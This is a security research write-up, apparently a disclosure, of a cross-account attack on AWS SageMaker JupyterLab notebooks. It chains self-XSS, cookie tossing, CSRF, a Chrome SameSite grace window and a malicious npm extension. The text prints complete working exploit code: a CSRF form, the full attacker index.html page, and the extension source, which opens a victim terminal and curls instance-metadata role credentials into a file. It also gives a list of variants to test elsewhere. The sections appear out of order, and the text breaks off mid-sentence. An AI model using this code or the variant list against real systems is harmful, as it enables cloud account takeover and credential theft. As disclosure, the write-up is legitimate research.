
The fix is to insert the equal sign as part of a string:
<html><form action="https://gafnb.notebook.us-east-1.sagemaker.aws/lab/api/extensions?_xsrf=1" method="POST" enctype="text/plain" target="_blank"><input type="hidden" name="{\"cmd\":\"install\",\"extension_name\":\" mal_jupyter_ex\",\"" value="\":1}" /><input type="submit" value="Submit request" /></form></html>


After installing a new extension a build is required, and the CSRF can be used to run the build request as well.
Step 5: working around SameSite
By this point the obvious objection is SameSite, which defaults to Lax. In some browsers the default is still None, Safari among them. For Chrome, the researcher found a way as well: Chrome gives "2 minutes of grace" during which the cookie is sent even in a POST request. The quoted note reads:
"Note: Chrome will make an exception for cookies set without a SameSite attribute less than 2 minutes ago. Such cookies will also be sent with non-idempotent (e.g. POST) top-level cross-site requests despite normal SameSite=Lax cookies requiring top-level cross-site requests to have a safe (e.g. GET) HTTP method. Support for this intervention ("Lax + POST") will be removed in the future."
The next step was to find the request that sets the JupyterLab cookies. When the user clicks "Open JupyterLab" in the AWS console, a GET request is sent to:
https://console.aws.amazon.com/sagemaker/home?region=us-east-1#/notebook-instances/openNotebook/gafnb?view=lab

That HTTP request triggers a flow that generates an authentication token for the matching JupyterLab, called authToken. The token is forwarded to the JupyterLab domain and, if valid, the JupyterLab application sets all session cookies.

Because this is a GET request and the AWS console's cookies are defined with SameSite Lax or None, the flow can be triggered with window.open or a link from a different origin. Once the victim's browser sends the request, the cookies are freshly set and the attacker has two minutes to complete the attack.
Step 6: the full chain
The attacker:
- Creates the attacking notebook in their own AWS SageMaker account, called
attacker-poc-nb. - Assuming the victim's notebook is
victim-poc-nb, opens a terminal in the attacking notebook and replaces the content of/home/ec2-user/anaconda3/envs/JupyterSystemEnv/share/jupyter/lab/static/index.htmlwith the following:
<html><a href="#" onclick="resetCookies()">Start Attack!</a><form name="step1" action="https://victim-poc-nb.notebook.us-east-1.sagemaker.aws/lab/api/extensions?_xsrf=1" method="POST" enctype="text/plain" target="frame1"><input type="hidden" name="{"cmd":"install","extension_name":"mal_jupyter_ex","" value="":1}" /></form><form name="step2" action="https://victim-poc-nb.notebook.us-east-1.sagemaker.aws/lab/api/build?_xsrf=1" method="POST" target="frame2"></form><iframe name="frame1" style="position: absolute;width:0;height:0;border:0;"></iframe><iframe name="frame2" style="position: absolute;width:0;height:0;border:0;"></iframe><script>function resetCookies(){window.open('https://console.aws.amazon.com/sagemaker/home?region=us-east-1#/notebook-instances/openNotebook/victim-poc-nb?view=lab');setTimeout(function(){ installExtension(); }, 5000);}function installExtension(){document.cookie='_xsrf=1;Domain= .sagemaker.aws';document.forms["step1"].submit();setTimeout(function(){ build(); }, 5000);}function build(){document.forms["step2"].submit();}</script><html>

The page has two forms submitted by script: step1 posts the install command for mal_jupyter_ex to the victim's /lab/api/extensions endpoint with _xsrf=1, and step2 posts to /lab/api/build with _xsrf=1. Both target hidden iframes. The resetCookies function opens the AWS console URL that refreshes the victim's JupyterLab cookies, waits five seconds, then sets the tossed _xsrf=1 cookie on .sagemaker.aws and submits the install form; five seconds later it submits the build form.
- Turns on Burp's interceptor and opens the
attacker-poc-nbnotebook from the AWS console.

- Copies the URL with the authentication token and drops the request.
- Sends the link from the previous step to the victim. The link points at
attacker-poc-nband carries the authentication token.
The victim:
- Is already logged in to their AWS account.
- Clicks the malicious link that opens the attacker's
attacker-poc-nb. - Clicks the link or button that starts the attack flow.

- In the background, requests are sent to install the malicious extension and rebuild the victim's JupyterLab. A "build failed" error is fine.
- Reopens the victim's notebook
victim-poc-nb(the build can take a minute). Atoken.jsonfile should be present, containing the temporary credentials of the attached role.

Root cause
The chain relies on several design decisions stacking up. The JupyterLab static directory is writable from the instance itself, so the served index.html can be replaced, which gives self-XSS. The _xsrf cookie is set for the full domain, so a cookie set from one notebook's subdomain with the .sagemaker.aws domain attribute is sent to every other notebook's subdomain, and the server accepts a _xsrf request parameter in place of the X-Xsrftoken header. The JupyterLab server does not check the Origin header, so a cross-origin POST carrying the known _xsrf value is accepted. The AWS console's "Open JupyterLab" flow is a GET request whose cookies are SameSite Lax or None, so it can be triggered cross-origin, and Chrome's "Lax + POST" grace window lets the freshly set cookies be used in a POST within two minutes. The extension install and build endpoints are reachable through the same CSRF, and the installed extension runs with the notebook's privileges, including access to the IMDS endpoint at [redacted].
Impact
An attacker can run any code on a victim's SageMaker JupyterLab Notebook Instance across accounts. That gives access to the Notebook Instance metadata endpoint and lets the attacker steal the access token for the attached role. With that token the attacker can read data from S3 buckets, create VPC endpoints and perform other actions allowed by the SageMaker execution role and the AmazonSageMakerFullAccess policy.
The attack requires the victim to be logged in to AWS and to click the malicious link and then the button that starts the flow. The attack requires the victim to be logged in to AWS and to click the malicious link and then the button that starts the flow, and the timing window on Chrome is two minutes after the cookies are refreshed.
Fix
AWS remediated the vulnerability after it was reported. The fix adds a check on the Origin header to ensure the request comes from the same origin, which prevents the CSRF.
Variants to test
- Cookie tossing on shared parent domains: look for session or anti-CSRF cookies scoped to a parent domain shared by many tenants. A positive result is a cookie you set from your own subdomain being sent to another tenant's subdomain.
- CSRF token accepted as a parameter: try replacing the custom CSRF header with a request parameter of the same name. A positive result is the request succeeding without the header.
- Missing
Originvalidation: replay a state-changing POST from a different origin with a valid token. A positive result is a 200 response and the action taking effect. - Extension or plugin install endpoints: check whether install and build endpoints are reachable cross-origin with a known token. A positive result is the package being installed and the build being triggered.
- SameSite grace window: on Chrome, refresh cookies via a cross-origin GET and immediately send a POST within two minutes. A positive result is the POST carrying the cookies.
- IMDS reachability from notebook code: from a notebook terminal, request
[redacted]/latest/meta-data/iam/security-credentials/and see whether role credentials are returned.
What happened, in plain words
Amazon SageMaker is a service from Amazon Web Services (AWS) that lets people build and train machine learning models without setting up their own servers. AWS is a large collection of rented computing services; SageMaker is one of them. Part of SageMaker is a Jupyter notebook instance: a private, ready-made workspace in the cloud where a data scientist can write and run code in a browser. JupyterLab is the web application you see inside that workspace, with files, a code editor and a terminal.
When you create a Notebook Instance, AWS gives it its own web address (a subdomain) under a shared parent domain, .notebook.us-east-1.sagemaker.aws. A subdomain is the part in front of the domain: in gafnb.notebook.us-east-1.sagemaker.aws, gafnb is the subdomain and everything after it is the parent. The subdomain is normally the name you chose for the instance. If someone already took that name, AWS adds random characters to the end.
The researcher created an instance called gafnb, so its JupyterLab address became gafnb.notebook.us-east-1.sagemaker.aws. A second instance, on a different AWS account, is called victim-poc-nb, with address victim-poc-nb.notebook.us-east-1.sagemaker.aws. The attacking notebook used in the final chain is called attacker-poc-nb.
The discovery: an attacker could make a victim's browser run code on the victim's own Notebook Instance, even though the attacker and victim are on separate AWS accounts. From there the attacker could read the temporary access credentials that the instance is given, and use them to reach the victim's data and other AWS resources. The researcher reported it to AWS, and AWS fixed it.
To follow the story you need a few everyday ideas:
- A cookie is a small note a website asks your browser to keep and to send back on every later request to that site. It is how a site remembers that you are logged in.
- A token is a secret string that proves who you are or what you are allowed to do, a bit like a cloakroom ticket: whoever holds it can collect the coat.
- XSS (cross-site scripting) means getting your own code to run inside someone else's web page. Self-XSS is the harmless-looking version where you can only do it to yourself.
- CSRF (cross-site request forgery) means making a logged-in victim's browser send a request the victim did not intend, to a site where they are already logged in. The browser attaches the victim's cookies automatically, so the site believes the request came from the victim.
- An API is the set of addresses a web application exposes so that programs (or a page's own JavaScript) can ask it to do things, such as "open a terminal". Each address is called an endpoint.
- JSON is a plain text format for structured data, like
{"cmd":"install"}. - IMDS is the internal metadata service that a cloud server can ask about itself; on AWS it lives at
[redacted]and can hand out the temporary credentials of the role attached to the server.
Setup
The researcher used a handful of tools along the way:
- the terminal inside JupyterLab, to read and change files on the instance;
- the browser's view-source feature, which shows the HTML a page is made of;
- Burp, a tool that sits between the browser and the server so you can look at, pause and replay requests;
- npm, the public package registry for JavaScript, to publish the malicious extension.
The victim must already be logged in to their AWS account. The attacker needs a SageMaker Notebook Instance of their own.
Finding it
The first step was simply to look at the page's source code. In a browser you can prefix a URL with view-source: to see the HTML instead of the rendered page:
view-source:https://gafnb.notebook.us-east-1.sagemaker.aws/lab
Reading that source revealed paths on the virtual machine (VM) that runs JupyterLab. A VM is the rented computer in the cloud that your notebook actually lives on. One interesting path was staticDir, which pointed to:
/home/ec2-user/anaconda3/envs/JupyterSystemEnv/share/jupyter/lab/static
staticDir is the folder of fixed files (HTML, JavaScript, images) that the JupyterLab web server hands to the browser. The researcher opened a terminal inside JupyterLab and listed the files in that folder, and found index.html.
index.html is the starting page of the application: it is what the browser loads when you visit the /lab address. Because the file sits on the instance and the instance owner can edit it, changing its content changes what runs in the browser at:
https://gafnb.notebook.us-east-1.sagemaker.aws/lab
On its own this is clearly an XSS: the owner of the notebook can put their own script into their own page. But it is a self-XSS, because the attacker can only do it to their own notebook. The question that follows is whether it can be turned into something that reaches another user.
Exploitation
Step 1: cookie tossing across the shared parent domain
All JupyterLab notebooks in SageMaker live under the same parent domain, more specifically under subdomains of .sagemaker.aws. When many users each get their own subdomain under one shared parent, the cookies are worth a look, because a cookie can be told to belong to the parent domain and then it is sent to every subdomain.
The _xsrf cookie is set for the full domain. _xsrf is an anti-CSRF cookie: the server gives the browser a random value and later checks that requests carry the same value, to make sure the request really came from the application's own pages. Seeing it scoped to the whole parent domain raised the idea of cookie tossing. A cookie is identified by the tuple (name, domain, path), so two cookies can share a name as long as their domain or path differs. If the browser holds two cookies called _xsrf, one from the notebook's own subdomain and one from the parent, the server may end up reading the wrong one.
The self-XSS is then used to create a new cookie named _xsrf with the domain attribute .sagemaker.aws, so it is sent to every subdomain:
<script type="text/javascript">document.cookie='_xsrf=1;Domain= .sagemaker.aws';</script>
Line by line:
<script type="text/javascript">opens a script block in the page.document.cookie='_xsrf=1;Domain= .sagemaker.aws';asks the browser to store a cookie. The name is_xsrf, the value is1, andDomain= .sagemaker.awstells the browser to send this cookie to the parent domain and therefore to all of its subdomains.</script>closes the script block.
This is written into:
/home/ec2-user/anaconda3/envs/JupyterSystemEnv/share/jupyter/lab/static/index.html
The new _xsrf=1 cookie is then sent to all subdomains of .sagemaker.aws, including the victim's notebook on a different AWS account at victim-poc-nb.notebook.us-east-1.sagemaker.aws. The attacker now knows the value of the victim's anti-CSRF cookie, because the attacker chose it.
Step 2: from self-XSS to CSRF
Knowing the _xsrf value opens the door to CSRF. The JupyterLab server protects against CSRF by comparing the value of the _xsrf cookie with the value of the X-Xsrftoken header. A header is an extra line of information attached to a request, separate from the address and the body.
The CSRF mechanism was tested with a POST request that opens a new terminal. POST is the HTTP method used when a request is meant to change something on the server, as opposed to GET, which is meant only to fetch something. First the valid request:
And its response:
Next, the X-Xsrftoken header was removed to see what the server returns. The first image is the request, the second the response.
The server appears to expect a _xsrf argument. An argument here means a value placed in the request itself, for example as a parameter in the URL. Adding it as a request parameter was tried next; the images show the request followed by the response.
This confirms that a _xsrf request parameter can be used instead of the X-Xsrftoken header. That matters because a parameter can be put in a URL or a form, while a custom header cannot easily be added by a page from another site.
The remaining question was whether the JupyterLab server checks the Origin header value. The Origin header tells the server which site the request came from; checking it is how a server refuses requests made by other sites. It does not check it. The request and response are shown below.
With a known _xsrf value, a parameter that is accepted in place of the header, and no Origin validation, the CSRF is exploitable. It can be used to open a new terminal in the victim's JupyterLab and then use a cross-origin WebSocket to run commands in the victim's Notebook Instance. A WebSocket is a two-way connection between the browser and the server, used for live interaction such as a terminal; cross-origin means the page that opens it is on a different site from the server. There is also a second route, through JupyterLab's extension mechanism.
Step 3: a malicious JupyterLab extension
JupyterLab extensions can customise or enhance any part of JupyterLab: new themes, file viewers and editors, or renderers for rich outputs in notebooks. An extension is a package of JavaScript that the application loads and runs with its own privileges, so a custom extension can do anything the attacker wants on the victim's instance.
The extension was created with the following code and its package uploaded to npm:
import {JupyterFrontEnd,JupyterFrontEndPlugin} from '@jupyterlab/application';/*** Initialization data for the mal_jupyter_ext extension.*/const plugin: JupyterFrontEndPlugin<void> = {id: 'mal_jupyter_ext:plugin',autoStart: true,activate: (app: JupyterFrontEnd) => {document.cookie = "_xsrf=1";var xhr = new XMLHttpRequest;var terminalUrl = location.origin + "/api/terminals?_xsrf=1";xhr.open("POST", terminalUrl, true);xhr.withCredentials = true;xhr.onreadystatechange = function() {if (xhr.readyState == XMLHttpRequest.DONE && xhr.status == 200) {var terminal_id = xhr.responseText.split('"')[3];var wsUrl = "wss://" + location.host + "/terminals/websocket/" + terminal_id;var ws = new WebSocket(wsUrl);ws.onopen = function(evt) { ws.send('["stdin","curl [redacted]/latest/meta-data/iam/security-credentials/[redacted] > SageMaker/token.json\\r"]');};}};xhr.send();}};export default plugin;
Line by line:
import {JupyterFrontEnd,JupyterFrontEndPlugin} from '@jupyterlab/application';loads the pieces of JupyterLab that an extension needs in order to plug itself in.const plugin: JupyterFrontEndPlugin<void> = {starts the definition of the extension.id: 'mal_jupyter_ext:plugin',gives the extension a name.autoStart: true,tells JupyterLab to start it automatically as soon as the application loads.activate: (app: JupyterFrontEnd) => {is the function that runs when the extension starts.document.cookie = "_xsrf=1";sets the same known anti-CSRF cookie value inside the victim's browser.var xhr = new XMLHttpRequest;creates a request object, the browser's way of talking to a server from JavaScript.var terminalUrl = location.origin + "/api/terminals?_xsrf=1";builds the address of the endpoint that opens a terminal, on the same site the page was loaded from, with the known_xsrfvalue as a parameter.xhr.open("POST", terminalUrl, true);prepares a POST request to that address.xhr.withCredentials = true;tells the browser to attach cookies to the request.xhr.onreadystatechange = function() {sets what to do when the request's state changes.if (xhr.readyState == XMLHttpRequest.DONE && xhr.status == 200) {runs the next part only if the request finished successfully.var terminal_id = xhr.responseText.split('"')[3];pulls the new terminal's identifier out of the server's reply.var wsUrl = "wss://" + location.host + "/terminals/websocket/" + terminal_id;builds the secure WebSocket address for that terminal.var ws = new WebSocket(wsUrl);opens the connection.ws.onopen = function(evt) { ws.send('["stdin","curl [redacted]/latest/meta-data/iam/security-credentials/[redacted] > SageMaker/token.json\\r"]');};once connected, sends 